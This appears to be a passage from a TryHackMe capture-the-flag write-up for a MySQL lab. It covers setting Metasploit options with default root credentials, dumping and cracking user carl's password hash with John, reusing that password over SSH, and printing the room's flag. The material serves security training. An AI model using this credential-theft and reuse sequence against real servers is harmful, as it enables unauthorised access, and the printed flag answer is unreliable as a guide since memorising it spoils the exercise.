
What's the contents of MySQL.txt


THM{congratulations_you_got_the_mySQL_flag} — Correct Answer




• Now, set the relevant options, i.e. set the PASSWORD as password, set the USERNAME as root, and the RHOSTS as the ip address of the target
• Then exploit.








- From, here we get the password hash of the user carl.



• Crack the hash using John.



• We got the password i.e. “doggie”.
• Then try to connect to the mysql server using the login credentials as we did in the enumeration section, but we found that we are denied access.
• Try to login with ssh

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh carl@10.10.70.18
The authenticity of host '10.10.70.18 (10.10.70.18)' can't be established.
ECDSA key fingerprint is SHA256:9S3Avia08/py9bzFfGsbMQaGCJLMWT3uCYJxPZ/w2j4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.70.18' (ECDSA) to the list of known hosts.
carl@10.10.70.18's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun 19 03:15:14 UTC 2022

  System load:  0.08              Processes:           87
  Usage of /:   41.7% of 9.78GB   Users logged in:     0
  Memory usage: 32%               IP address for eth0: 10.10.70.18
  Swap usage:   0%


23 packages can be updated.
0 updates are security updates.


Last login: Thu Apr 23 12:57:41 2020 from 192.168.1.110
carl@polomysql:~$
```

• Successfully logged in remotely using ssh.

```
carl@polomysql:~$ ls
MySQL.txt
carl@polomysql:~$ cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
carl@polomysql:~$
```